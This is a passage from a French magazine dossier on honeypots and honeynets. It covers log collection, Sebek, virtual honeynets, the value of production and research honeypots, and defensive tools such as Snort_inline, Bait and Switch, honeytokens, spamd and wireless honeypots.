Il faut enfin récupérer les informations générées au niveau des honeypots. Les logs ne peuvent pas être conservés localement car ils ont pu être victimes des modifications d'un pirate. Ils sont donc redirigés vers une machine distante via le réseau. Typiquement, pour les machines Unix, les messages sont renvoyés vers `syslogd` (ou `syslog-ng` beaucoup plus performant **[SyslogNG]**), dont le fichier de configuration possède une entrée vers un serveur distant. Pour les machines de type Windows, des programmes

tiers existent (on peut également envisager de recopier les fichiers de log via NFS ou SMB). Il ne sert à rien de masquer cet export des fichiers de log, car la première tâche de l'attaquant est souvent de stopper `syslogd`. On disposera donc toujours des traces de la compromission de la machine. Si le pirate décide de s'attaquer à notre serveur distant, on verra là le moyen d'obtenir des informations intéressantes puisque ce serveur sera la seule machine protégée de notre réseau. Et s'il la compromet, les traces seront perdues à jamais ... sauf que notre IDS les aura enregistrées lui aussi. Aucune perte n'est donc à craindre.

D'autres moyens existent pour *loguer* l'activité du pirate comme, par exemple, installer une version modifiée de `/bin/bash` enregistrant toutes les commandes tapées (et leur retour) et les renvoyant vers `syslogd`. Cependant en sniffant le réseau ou en tuant `syslogd`, cette astuce peut être repérée et/ou annulée.

Le *Honeynet Project* a développé dans ce but un nouvel outil : Sebek **[SEBEK]**, fonctionnant uniquement sur les machines Linux. Il comporte deux programmes :

- Un module noyau enregistrant toutes les commandes entrées par le pirate, puis qui les envoie via le réseau vers une machine distante. De plus, il modifie le comportement du noyau de telle sorte qu'il est impossible de voir les paquets émis depuis la machine (un *sniffer* en sera incapable).
- `sebeksniff` est un petit *sniffer* à installer sur la machine distante qui récupère les paquets émis par la machine compromise et les enregistre pour une future analyse.

❷ Les honeynets virtuels

Les honeynets virtuels facilitent grandement le développement des honeynets. Ils peuvent en effet recréer l'architecture d'un véritable honeynet en utilisant une unique machine. La machine hôte sert alors de passerelle, d'IDS, de serveur de log distant... Toutes les méthodes de filtrage vues précédemment s'appliquent donc à l'identique. Il faut noter que les risques ici ne sont pas négligeables, car, si l'attaquant parvient à prendre le contrôle de la machine hôte, tout le honeynet est compromis. A cause de cela, certaines personnes préfèrent utiliser des honeynets virtuels hybrides où la partie IDS et récupération de logs est déplacée vers une autre machine. Les outils les plus répandus à l'heure actuelle pour simuler de tels réseaux sont VMWare et User Mode Linux (`UML`). Un articles est consacré à ce dernier dans ce numéro.

HONEYPOT : INTÉRÊTS ET CONTRAINTES

Ces dernières années ont vu la naissance d'un intérêt grandissant pour les honeypots. Cela nous amène donc naturellement à nous poser la question de l'utilité réelle de ces technologies, c'est-à-dire de la valeur ajoutée au sein de l'infrastructure de sécurité d'une entreprise. Comme nous l'avons vu précédemment, un honeypot est une ressource de l'architecture de sécurité, dont le but est de se faire passer pour une cible réelle afin d'être sondée, attaquée ou compromise. Généralement, ce n'est donc pas une solution qu'on met en place pour résoudre un problème spécifique. Il s'agit d'un outil, et la question est maintenant de savoir si ce dernier peut apporter un plus au sein d'une infrastructure de sécurité existante. Le plus souvent, la valeur ajoutée sera fonction du rapport entre l'intérêt du produit et le coût en termes de ressources humaines dédiées à son exploitation.

QUEL UTILISATION PEUT-ON FAIRE D'UN HONEYPOT ?

Une des premières idées est qu'il s'agit d'une forme de contre-mesure poussée à l'extrême. Le but est d'enfermer un pirate dans une cage (par exemple au moyen d'un outil tel que "bait and switch" présenté plus loin dans cet article), ou tout au moins d'essayer de l'occuper un certain temps, durant lequel il ne s'attaquera pas aux vrais systèmes de production. Cette idée se rapproche de l'utilisation de la déception comme moyen de défense. Ainsi, le pirate ne sait jamais de manière sûre s'il s'attaque à un vrai système ou s'il est en train de perdre son temps sur un honeypot. Un outil tel que DTK (Deception ToolKit) est une parfaite illustration de ce concept (pour plus d'information, se référer au chapitre sur DTK). Cependant, les menaces sont actuellement très différentes que celles de l'époque de la sortie de DTK. En effet, actuellement, un grand nombre d'attaques sont automatisées. Elles proviennent de vers ou d'outils capables de scanner et d'attaquer un nombre important de machines dans un temps très court. Une grande partie des attaques est également l'œuvre de *script kiddies*, dont les motivations sont très différentes des pirates de haut niveau et qui par définition ne disposent pas des connaissances techniques suffisantes pour comprendre les outils qu'ils utilisent. A cause de ces différentes raisons, un certain nombre de spécialistes sont enclins à penser que la déception n'est plus un moyen de défense efficace dans un environnement moderne.

Un honeypot peut néanmoins être beaucoup plus spécifique. On peut citer par exemple les honeypots permettant de lutter contre le spam (en se faisant passer pour des relais ouverts) ou bien ceux du type "sticky honeypot". Par exemple, un outil tel que "Labrea Tarpit" fut développé à l'origine afin d'enrayer la propagation du ver "CodeRed".

Détaillons maintenant les deux principales idées concernant l'utilisation des honeypots. La première concerne leur intégration au sein d'un système de détection d'intrusion (honeypot de production), l'autre met l'accent sur la recherche d'informations sur les techniques et les motivations des pirates (honeypot de recherche).

❶ Les honeypots dans la détection d'intrusion

Tout le monde semble d'accord sur l'importance à accorder à la détection d'intrusion, cependant les problèmes rencontrés restent nombreux : volume de données trop important à analyser, gestion des faux-positifs et des faux-négatifs, ressources matérielles importantes, inefficacité pour la surveillance des données cryptées, etc. Les honeypots peuvent se révéler comme des alliés très

efficaces pour un IDS car ils ne souffrent pas de ces mêmes problèmes. De plus, ce sont généralement des solutions rapides à mettre en place et dont les coûts restent maîtrisés.

Pour un honeypot, le volume de données à analyser est beaucoup moins important et la valeur intrinsèque de ces données est très élevée puisque par définition tout trafic en provenance ou à destination du faux système est suspicieux.

Pour être réellement efficaces, les honeypots de production doivent simuler les services et les systèmes utilisés sur les vrais systèmes de production : les administrateurs seront ainsi plus aptes à examiner les traces et les journaux de logs collectés sur ces machines, et d'autre part les informations récoltées seront plus pertinentes. Par exemple, le honeypot peut permettre la détection de faux-négatifs, et la signature du nouvel exploit peut être immédiatement intégrée dans la base de l'IDS.

Comme le honeypot ne connaît que le trafic dont il est la cible, son rôle n'est pas de se substituer complètement à une sonde NIDS, mais plutôt d'être utilisé de manière complémentaire pour pallier les faiblesses citées précédemment.

L'intégration au sein de la détection d'intrusion se fait de différentes manières :

- Le faux système peut être mis en place "à côté" des serveurs de production. On espère alors que l'attaque utilisée suive la méthode traditionnelle, dans laquelle la phase d'observation (scan réseau, recherche de vulnérabilités, etc.) prendra pour cible le honeypot. Ce dernier doit être attractif afin de susciter l'intérêt, sinon il risque d'être ignoré purement et simplement. Cette approche se révèle totalement inefficace contre les vers tels que "CodeRed" qui essaieront aveuglément d'ouvrir des connexions vers les ports TCP/80 de n'importe quelle machine du réseau. De plus, les vrais serveurs de production restant toujours accessibles, un pirate déterminé pourra toujours s'y attaquer si telle est sa cible à l'origine.

- Certains outils peuvent être mis en place afin d'aiguiller le trafic hostile vers le honeypot de manière transparente. Ce genre de fonctionnalité sort du cadre de la détection d'intrusion (activité passive par définition). On parlera plutôt ici d'IPS (*Intrusion Prevention System*).

L'efficacité du honeypot dans la détection d'intrusion se mesure en considérant la réduction du bruit au niveau de l'IDS (et donc la réduction en conséquence des ressources humaines dédiées à l'analyse) par rapport aux coûts de déploiement et d'exploitation du honeypot. Il ne faut pas se leurrer cependant : ce n'est pas parce qu'on met en place un honeypot que le nombre de faux-positifs va diminuer de manière spectaculaire au niveau de l'IDS. Dans le meilleur des cas, le nombre d'alertes sera un peu moindre si on utilise des outils de type "sticky honeypot" permettant d'engluer efficacement certains types d'agresseurs. La charge de travail liée à l'exploitation du honeypot dépend directement du niveau d'interaction du honeypot. Notamment, la surveillance d'un honeypot à forte interaction demandera une charge de travail très importante, c'est pour cette raison que ces derniers sont encore très peu utilisés comme honeypots de production.

Enfin, comparé aux autres composants de l'architecture de sécurité, le coût en termes de ressources matérielles reste négligeable.

Jusqu'à récemment, il y avait relativement peu de honeypots de production utilisés, les entreprises n'étant pas encore prêtes psychologiquement à accepter le fait qu'une de leur machine soit volontairement sacrifiée. Ces derniers temps, la situation semble évoluer avec l'apparition de produits commerciaux et l'arrivée à maturité de certaines solutions. On peut également noter qu'une des questions épineuses risquant de se poser à propos du déploiement d'un honeypot est sa cohabitation plus ou moins difficile avec une politique de sécurité existante au sein de l'entreprise.

Enfin, il convient de signaler également la possibilité d'utiliser un honeypot au sein du réseau interne de l'entreprise. Ce dernier se révèle alors être un outil redoutable pour la détection des actes de malveillance provenant de l'intérieur. Et de plus, on élimine ainsi la plupart des risques inhérents liés au contrôle des données.

❷ Les honeypots de recherche

Les honeypots de recherche ne sont pas encore vraiment utilisés au sein de l'entreprise, car de manière générale, ils nécessitent un investissement en ressources humaines considérable. Le but premier de ce type de honeypot est la recherche d'informations, de natures différentes.

On trouve d'une part des informations techniques : il s'agit par exemple des outils utilisés par les pirates, des méthodes d'attaques, des vulnérabilités exploitées, etc. Ce sont autant d'éléments qui permettront à l'administrateur d'affiner au mieux les composants de son architecture de sécurité, de prendre les mesures les plus appropriées aux besoins en quelque sorte.

On trouve également des informations concernant le comportement et les motivations des pirates. Une information très importante pourrait être de savoir si le pirate semble s'attaquer spécifiquement à une entreprise (c'est-à-dire avec un mobile et une réelle intention de nuire) ou bien s'il s'agit juste de script kiddies (pour lesquels l'installation d'un serveur IRC sera la première préoccupation une fois la machine compromise). La sécurisation de la machine doit être évaluée soigneusement en fonction du niveau des pirates potentiels. Si on laisse une faille de sécurité évidente et connue depuis plusieurs mois, on a plus de chance d'attraper un script kiddie qu'un pirate de haut vol. Inversement, si la machine est blindée, il ne se passera rien sur le honeypot pendant plusieurs mois et celui-ci risque de perdre son intérêt.

L'étude des données issues d'une attaque réussie du honeypot peut être profitable pour une entreprise. D'une part, l'étude d'un cas réel dans le contexte de l'entreprise (donc très différent des "scan of the month" du projet Honeynet) se révèle être une méthode très efficace pour améliorer la réactivité de l'équipe sécurité en cas de compromission. D'autre part, c'est un argument de masse pour "vendre " la sécurité informatique aux hautes instances de la direction de l'entreprise car on fournit une preuve d'attaque beaucoup plus tangible qu'une simple alerte issue de l'IDS.

PERSPECTIVES

Alors, finalement, un honeypot est-il nécessaire pour une entreprise souhaitant améliorer son architecture de sécurité ? En l'état actuel des choses, la réponse serait plutôt négative car même si on trouve quelques avantages comme on vient de le voir, les inconvénients, principalement en termes de coût en ressources humaines sont encore trop importants. En résumé, à moins d'en avoir les moyens, il est sûrement plus important pour une entreprise d'appliquer les derniers patches de sécurité et de surveiller son infrastructure plutôt qu'administrer un honeypot. On peut néanmoins ouvrir une parenthèse sur la possibilité d'utilisation d'un honeypot au sein du réseau interne d'une entreprise, car dans ce cas, il y a beaucoup moins d'inconvénients liés au contrôle des données. Pour le reste, les honeypots seront-ils amenés à se développer ? Assurément ! [...] Dans la mesure où des solutions de plus en plus fiables en termes de sécurité verront le jour, ou bien avec l'apparition "d'offres packagées" (un honeypot offert pour un IDS acheté ! ;-) et surtout avec le développement de honeypots spécifiques (par exemple de type "tarpit") offrant un réel apport en termes de sécurité. En revanche, il est difficile d'entrevoir à quoi ressembleront les honeypots du futur car ces derniers dépendent de nouvelles attaques qui n'ont pas encore vu le jour...

OUTILS ET PROJETS

QUELQUES OUTILS INTÉRESSANTS

Il serait difficile de donner la liste complète de tous les travaux et outils disponibles en établissant un comparatif entre chacun, tant les évolutions sont rapides et les catégories et objectifs assez nombreux. Nous vivons encore la jeunesse de ces technologies, et on peut penser qu'après un certain retour d'expérience, une stabilisation des concepts et des solutions s'opèrera comme dans d'autres domaines dans le passé. Voici néanmoins une liste d'outils libres, commerciaux et gratuits, vous permettant de mieux connaître l'essentiel sur ce domaine, avec un niveau de raffinement plus ou moins élevé en fonction des tests que nous avons pu effectuer, ou des informations que nous avons pu obtenir. Certains seront développés en détail dans les chapitres suivants de ce dossier MISC.

Les outils suivants, assez connus dans le monde des honeypots, seront abordés en détail dans des articles spécifiques : Specter, Honeyd, et User-Mode-Linux.

❶ ManTrap

ManTrap est un produit commercial permettant de créer des honeypots avec forte interaction. Désormais distribué par Symantec, c'est un produit tournant sous Solaris, avec administration à distance possible sous Windows 2000 et XP. Assez avancé, il propose de nombreuses fonctionnalités en s'appuyant sur la création de différentes cages systèmes séparées et hébergées sur une seule machine (cloisonnement système). Certaines options sont assez intéressantes comme la simulation de trafic email entre les utilisateurs pour faire croire au pirate qu'il est réellement sur une vraie machine, la possibilité de couper le système en cas de détection de certaines attaques... Notons qu'il est fait mention du produit Mantrap dans l'article concernant Specter de ce dossier MISC.


❷ Back Officer Friendly

Back Officer Friendly [BOF99] appelé plus couramment "BOF" est un freeware créé par Network Flight Recorder (NFR), téléchargeable sur leur site en remplissant un simple formulaire (email, etc.), vous donnant accès au fichier `back-officer-friendly.tar` contenant l'unique exécutable `nfrbofl.exe`.

Vous découvrirez alors un honeypot pour Windows, assez léger, écrit initialement pour permettre de détecter quelqu'un qui essaierait d'utiliser Back Orifice chez vous. Depuis, il a évolué et supporte d'autres services comme : Telnet, FTP, SMTP, HTTP, POP3, IMAP2. A chaque requête vers un de ces services, BOF simule une réponse pour le pirate afin de l'abuser.

Soit il ouvrira le service et le refermera instantanément, soit il enverra une fausse réponse (option *fake replies*). D'après nos tests, ces fausses réponses sont assez reconnaissables : pour les services IMAP2, POP3, SMTP et FTP il répond toujours "503 Service Unavailable", pour Telnet il demande grossièrement un *login* et un *password* (sans supprimer l'echo du password via les options Telnet) et pour HTTP il répond toujours "HTTP/1.0 401 Unauthorized...".

Notons tout de même que BOF sait conserver les traces des requêtes envoyées par les clients, comme le font usuellement la plupart des honeypots ; ces traces sont notamment consultables via une interface graphique assez simple (voir **figure ci-dessous**)



Interface de visualisation de BOF


BOF n'est donc pas un honeypot très furtif et ne possède pas de nombreuses fonctionnalités. Néanmoins, nous voyons en lui une utilité réelle car il est simple à installer et à utiliser. Enfin, en tant qu'ancêtre dans le domaine, c'est le candidat idéal pour débuter sur les honeypots depuis un poste sous Windows (utilisateurs débutants).

❸ Snort_inline

Description

Un des principaux problèmes concernant les honeypots de recherche est le contrôle des données, c'est-à-dire la surveillance et la maîtrise des connexions sortantes du pirate une fois que ce dernier s'est rendu maître de la machine compromise.

De manière générale, on veut éviter que le pirate ne puisse "rebondir" à partir de notre honeypot et ainsi lancer des attaques vers d'autres cibles. On peut mettre en place des limitations au niveau de la bande passante ou du nombre de connexions sortantes sans trop de difficultés, par exemple grâce aux fonctionnalités de NetFilter. En revanche, pour faire la distinction entre une connexion légitime (si on peut dire) et une attaque, il est nécessaire d'analyser les paquets sortants de manière beaucoup plus précise. La brillante idée de Snort_inline est d'utiliser pour cela un IDS (Snort en l'occurrence) afin de disposer d'une base de signatures d'attaques, ainsi que des modules d'analyse pour les couches applicatives. Placé dans ce contexte, le rôle de l'IDS est de se comporter comme une autorité suprême, décidant de l'avenir des paquets sortants. Si le paquet semble suspect (par exemple, s'il vérifie une des règles de la base de signatures), il est soit perdu, soit modifié afin de le rendre inoffensif. Sinon, on le laisse poursuivre son chemin.



Fonctionnement

La bibliothèque `libipq` est utilisée afin de récupérer dans l'espace utilisateur les paquets provenant du module `ip_queue` de NetFilter. Ensuite, le paquet est traité par le moteur de Snort. Si aucune correspondance n'est trouvée dans la base de signatures, on rend le verdict "ACCEPT" pour ce paquet et celui-ci continue sa route. Dans le cas contraire, on peut choisir de perdre le paquet (verdict "DROP") ou de le modifier au moyen de la `libnet` afin de le rendre inoffensif. Le nouveau paquet ainsi contruit peut alors être réinjecté dans NetFilter (toujours au moyen de la `libipq`) avec le verdict "ACCEPT" (cf **schéma 4**)

Installation et configuration

Avant de pouvoir compiler Snort_inline, il faut compiler et installer les bibliothèques `libnet` et `libipq`. Il faut noter que la version de la `libnet` utilisée (v1.0) n'est pas la plus récente, car l'API de la version 1.1 a été modifiée et n'est plus compatible avec Snort_inline. Attention également à utiliser la version du paquetage `iptables` qui correspond à votre noyau. Après compilation, on obtient un exécutable possédant les mêmes arguments en ligne de commande que Snort, mais permettant en plus d'utiliser la bibliothèque `libipq` pour la récupération des paquets.

Snort_inline utilise la même syntaxe que Snort pour les fichiers de règles. Cependant, de nouveaux types de règles ont été rajoutés afin de spécifier le sort du paquet auquel la règle s'applique :

- `drop` qui permet de perdre le paquet et d'enregistrer l'alerte de la manière habituelle dans Snort ;
- `reject` qui permet de rejeter le paquet. Cette règle générant l'envoi d'un paquet RST, elle peut ne pas fonctionner si aucune adresse IP n'est associée à l'interface réseau (mode `bridge`) ;
- `sdrop` pour perdre le paquet de manière silencieuse (pas de log).

Un script fourni avec l'archive permet de convertir de manière automatique les règles Snort en règles Snort_inline.

Conclusion

Le projet Snort_inline est un outil assez puissant qui permet de tirer parti de la base de signatures et des modules d'analyse des protocoles des couches applicatives d'un IDS afin de rajouter au pare-feu des fonctionnalités de type IPS (*Intrusion Prevention System*). Cependant, cela ne dispense en aucun cas d'une surveillance poussée d'un honeypot de recherche car d'une part, une nouvelle attaque non encore recensée peut passer au travers des mailles du filet et de plus, le pirate a toujours la possibilité d'utiliser des techniques d'évasion. Enfin, l'utilisation de Snort_inline est bien adaptée pour la surveillance d'un honeypot car on a relativement peu de connexions sortantes à traiter. En revanche, le traitement des paquets dans l'espace utilisateur étant beaucoup plus lent, l'aspect performance devra être soigneusement pris en compte pour une utilisation dans un autre contexte.

❹ Bait and Switch

Description

Le projet de pot à miel "Bait and Switch" propose un excellent concept dans le monde des honeypots, en utilisant ces derniers comme des moyens ne permettant pas uniquement de faire de la détection et de la surveillance, mais aussi de la **protection**, ce qui est très novateur.

Souvent, on entend à juste titre des remarques concernant l'intérêt des honeypots, considérés parfois comme des jouets évolués

permettant d'avoir des activités ludiques vis-à-vis de pirates : ce projet montre clairement comment utiliser des pots à miel pour mieux protéger une architecture.

Fonctionnement

A cet effet, "Bait and Switch" propose un système intermédiaire jouant le rôle de passerelle entre l'extérieur et le réseau à protéger. Cette passerelle a la capacité de reconnaître le trafic malveillant grâce à des techniques de détection d'intrusions. A chaque tentative d'intrusion constatée, elle demande à la pile IP du système l'hébergeant, de rediriger tout le trafic venant de la machine apparemment agressive. Cette redirection est faite vers un miroir du réseau à protéger en production.

En effet, la passerelle "Bait and Switch" possède trois pattes réseau, une vers l'extérieur, une vers le réseau de production, et une vers un miroir pot à miel, vers lequel seules les machines suspectes sont redirigées. Une fois redirigé (par exemple parce qu'il a été repéré comme personne scannant le réseau), si un pirate réussit par la suite son intrusion sur le faux réseau (par exemple en changeant les pages Web de la société), seul lui et les autres pirates potentiels verront le résultat de ses prouesses techniques.

En effet, le réseau de production n'étant plus accédé par ces agresseurs, il reste propre et seul le honeypot est compromis. Ensuite, les défenseurs constatant l'intrusion côté honeypot, et ayant ainsi gagné un temps précieux, pourront chercher la méthode employée dans le but de mettre à jour ou reconfigurer les services incriminés côté production.

Limitations

Présenté sous cette forme, cela ressemble à l'outil miracle qui va protéger contre tout. Néanmoins, son fonctionnement est limité par certaines faiblesses. A la base, "Bait and Switch" est prévu pour tourner sous Linux et utilise Snort, Iproute2, Netfilter, et un peu de code spécifique. S'appuyant sur Snort pour savoir si les flux sont malveillants ou non, cela signifie qu'il est limité à ce que Snort (1.9.1 supporté pour l'instant) connaît et sait détecter. Donc, les nouvelles attaques partiront bien vers le réseau de production. Les anciennes attaques étant censées être connues, les patches et recommandations éventuelles sont censés avoir été appliqués (ce qui n'est pas toujours le cas, ou demande un certain délai).

Par ailleurs, il peut y avoir certains problèmes de synchronisation entre la réponse de "Bait and Switch" (demander le re-routage du trafic) après une détection via Snort, et l'application de cette réponse. En effet, si un pirate envoie une trame reconnue comme malveillante, cette trame traverse le noyau et se trouve renvoyée vers le système de production. L'outil Snort voyant cette agression, il demande au noyau de router le trafic de cette source vers le réseau honeypot (via un simple *snort plugin output* appelant Netfilter).

Mais cette fonctionnalité n'est pas bloquante par rapport au(x) premier(s) paquet(s) (pas comme dans Snort-inline) et une attaque peut aboutir (janvier 2003, un seul paquet UDP très petit permettait de contaminer les systèmes Windows utilisant SQL Server via le fameux vers Sapphire - voir sa présentation dans ce numéro). De plus, même si l'attaque n'aboutit pas sur ce paquet ou les autres qui auraient pu passer, après la bascule vers le honeypot, un expert pourrait dans certains cas voir que le système a changé, grâce notamment à certaines signatures réseau.

De plus, un pirate utilisant plusieurs machines d'attaque en guise de sources pourra probablement découvrir la supercherie si les modifications qu'il effectue (pages Web modifiées, etc.) ne sont pas visibles de la même manière sur chaque source...

De gros efforts doivent être portés au niveau furtivité pour leurrer des agresseurs autres que des débutants.

Conclusion

Ce concept intitulé pot à miel agressif (Aggressive Honeypot) par les créateurs de "Bait and Switch" est donc très intéressant, mélangeant du filtrage, de l'IDS et du Honeypot. On pourrait le classer dans les outils appelés les IPS (*Intrusion Prevention Systems*) jouant le même rôle que les IDS avec, en plus de simplement regarder et analyser, la possibilité d'interdire à la volée des flux comme le ferait un bon firewall.

❺ Honeytokens

Le terme *honeytokens* a récemment animé une certaine population de la *mailing list* sur les honeypots hébergée sur Securityfocus [ML]. Le concept qu'il habille n'est pas nouveau, seul le terme l'est. Il s'agit de mettre en place des ressources informatiques, comme par exemple des documents de bureautique, qui attendent patiemment d'être consultés. La moindre tentative d'accès, intentionnelle ou non, est alors considérée comme une alerte de sécurité.

Vous ajoutez un document PDF intitulé `rapport-secret.pdf` dans le répertoire `/images/` de votre site Web, où vous laissez éventuellement l'accès au *listing* du répertoire sans pour autant y mettre de lien. Vous aurez alors la possibilité de voir dans vos traces de serveur Web ou via des signatures sur un NIDS, ceux qui essaient de se promener sur des répertoires et s'ils ont voulu lire ce document.

Pour certains, le concept va encore plus loin, car en rajoutant des données bien choisies à l'intérieur des ressources, vous pourrez éventuellement savoir qu'une intrusion a eu lieu.

Par exemple sur un site Web marchand possédant des numéros de cartes bancaires dans une base de données, en y insérant des faux numéros de cartes et des faux clients bien choisis, si un jour ces informations sont retrouvées noyées dans des fichiers échangés dans l'*underground*, vous saurez qu'ils proviennent de votre base de données, et que vous avez été victime à un moment d'une intrusion.

Ce concept n'apportant rien de si nouveau (forme de désinformation passive), nous n'entrerons pas plus dans ces détails ; il s'agissait seulement d'expliquer ce qui entoure ce mystérieux terme de "honeytokens" assez à la mode.

❻ Spamd

Comme beaucoup d'entre nous, Theo de Raadt était excédé de recevoir du spam. Il ne voulait pas seulement filtrer les mails, mais plutôt tout faire pour ennuyer les spammeurs, "leur faire mal" afin qu'ils ne puissent plus envoyer leurs mails ! Aussi a-t-il eu l'idée de leur faire utiliser un maximum de bande passante sans parvenir à envoyer un seul mail.

Ainsi naquit l'idée de `spamd` **[SPAMD]**. Ce programme est un faux serveur SMTP qui accepte les connexions mais n'enverra jamais aucun mail. Le principe est d'ouvrir la connexion mais de répondre très, très lentement. Ce faisant, si le logiciel utilisé par le spammeur est patient et n'abandonne pas son envoi, il recevra une erreur du type 4xx qui signifie que le mail n'a pas pu être envoyé et que l'émetteur devrait le mettre dans sa file d'attente et essayer de le renvoyer plus tard. Il consomme ainsi petit à petit sa file d'attente et ses sockets tout en utilisant très peu de ressources sur le système de `spamd`.

Il faut préciser qu'il n'est disponible que sur les plates-formes OpenBSD **[OpenBSD]**. Daniel Hartmeier **[BENZE]** a écrit un article intéressant **[PFSPAM]** sur l'utilisation de `pf` **[PF]** (le pare-feu d'OpenBSD) avec `spamd`.

❼ Wireless Honeypots

Les années 2000 ont vu l'émergence soudaine et massive d'un nouveau type de réseaux locaux, les WLAN (Wireless LAN) ou réseaux sans fil. Le dossier *(In)Sécurité du Wireless* paru dans MISC 6 **[MISC6]** nous apprend que, si les WLAN sont plutôt simples à mettre en place, il est au contraire assez ardu d'y intégrer des mécanismes de sécurité convenables.

Quelle peut être la place des honeypots dans la sécurité des réseaux sans fil ? Nous verrons tout d'abord quelle est l'utilité d'un honeypot sans fil, puis quels sont les outils intéressants, et enfin quelles sont les limites, voire les dangers de tels outils.

Dans quel but?

L'émergence des WLAN s'est accompagnée d'un nouveau type d'attaque : le *wardriving* **[WD]**. Les moyens actuels de sécurisation d'un AP (point d'accès Wi-Fi), filtrage d'adresse MAC ou WEP, n'empêchent pas les pirates de s'y connecter. Deux parades sont envisageables : soit on ajoute d'autres mécanismes de sécurité, indépendants de la technologie sans fil, soit on tente de leurrer les pirates.

Prenons le cas du pirate en balade en ville, qui utilise MiniStumbler **[NS]** sur son PDA équipé de Wi-Fi. Imaginons qu'un jeune internaute parisien anonyme ait récemment installé un nouveau modem ADSL flambant neuf intégrant un AP. Bien sûr, ce jeune internaute naïf ignore que, s'il peut surfer sans quitter son lit, la dizaine de pirates qui s'est rassemblée dans sa rue peut faire de même. Imaginons maintenant que cet internaute, cette fois moins naïf, ait installé un outil permettant de simuler la présence de multiples AP.

Les pirates s'en donnent à coeur joie, mais assez étrangement ils n'arrivent jamais à accéder à Internet. Les pirates seront leurrés pendant des heures sans arriver à pirater quoi que ce soit. Cela vous paraît un peu trop facile ? En effet, il est difficile de leurrer quelqu'un d'expérimenté, mais nous y reviendrons à la fin de cet article. Il n'empêche que le jeune internaute a bien embêté les méchants pirateurs, na !

Un des meilleurs exemples est un honeypot mis en place à Washington D.C. aux Etats-Unis, déployé par SAIC (*Science Applications International Corporation*) sous contrat du gouvernement américain. Le but avoué était d'étudier les techniques utilisées par les pirates des réseaux Wi-Fi **[WHON]**.

On citera également le projet WISE (*Wireless Information Security Experiment*). Il s'agit d'un réseau Wi-Fi couvrant une grande ville des Etats Unis, dont le but est d'étudier les risques liés au déploiement d'un tel réseau à l'échelle d'une ville **[WISE]**.

Les outils

Sous Linux, le projet **HostAP** fournit un pilote pour les cartes Wi-Fi à base de puce Prism2. Ce pilote permet de passer la carte en mode AP, et assure la gestion de l'authentification et du WEP, ainsi que du 802.1X à l'aide d'un programme supplémentaire (`hostapd`).

D'un point de vue honeypot, ce projet permet de créer facilement un AP à l'aide de composants matériels répandus et connus (un PC, une carte Prism2), qui plus est complètement configurable. En plus des commandes `iwconfig` et `iwpriv`, le package fournit une commande `prism2_param` qui donne accès à toutes les options de configuration. Il reste encore à y ajouter une antenne puissante et voilà une toile dans laquelle vont se prendre les pirates.

Le projet **FakeAP** utilise le pilote HostAP pour simuler la présence d'une multitude de points d'accès. Il s'agit d'un petit programme en Perl qui va tout simplement changer les paramètres de l'AP créé par HostAP suivant une fréquence donnée. La conséquence pour un pirate utilisant un outil de détection d'AP est l'apparition de dizaines de points d'accès possédant des adresses MAC et des ESSID différents.

Limites

Un des problèmes les plus sérieux induits par la mise en place d'un wireless honeypot est le fait que n'importe qui puisse s'y connecter. La mise en place d'une antenne puissante est réglementée par la loi. De plus, tous les systèmes de configuration automatique du réseau Wi-Fi vont être fortement perturbés.

On notera également qu'un outil comme FakeAP est au mieux une preuve de concept, mais ne constitue en aucun cas une protection. Il est facile de se rendre compte du subterfuge, étant donné que les AP créés par FakeAP ne restent pas actifs très longtemps. HostAP permettra de créer un wireless honeypot bien plus convaincant.

LES PROJETS

Ces dernières années, la communauté de la sécurité informatique a accordé un intérêt grandissant aux honeypots. Ce sont pourtant des systèmes paradoxaux : des ressources conçues pour être attaquées, dont la qualité repose sur leur capacité à être scannées et compromises **[LANCE]**. Comme souvent face à une technologie nouvelle, la communauté s'est organisée en projets. Pour mieux comprendre ce phénomène, il nous a semblé intéressant de vous en présenter quelques-uns, parmi les plus représentatifs.

LE PROJET "HONEYNET"

A tout seigneur, tout honneur ! puisque la recrudescence d'intérêt pour les honeypots ces dernières années est principalement due au développement du concept de *honeynet* par Lance Spitzner, avec le projet "Honeynet" **[HONEYNET]**.

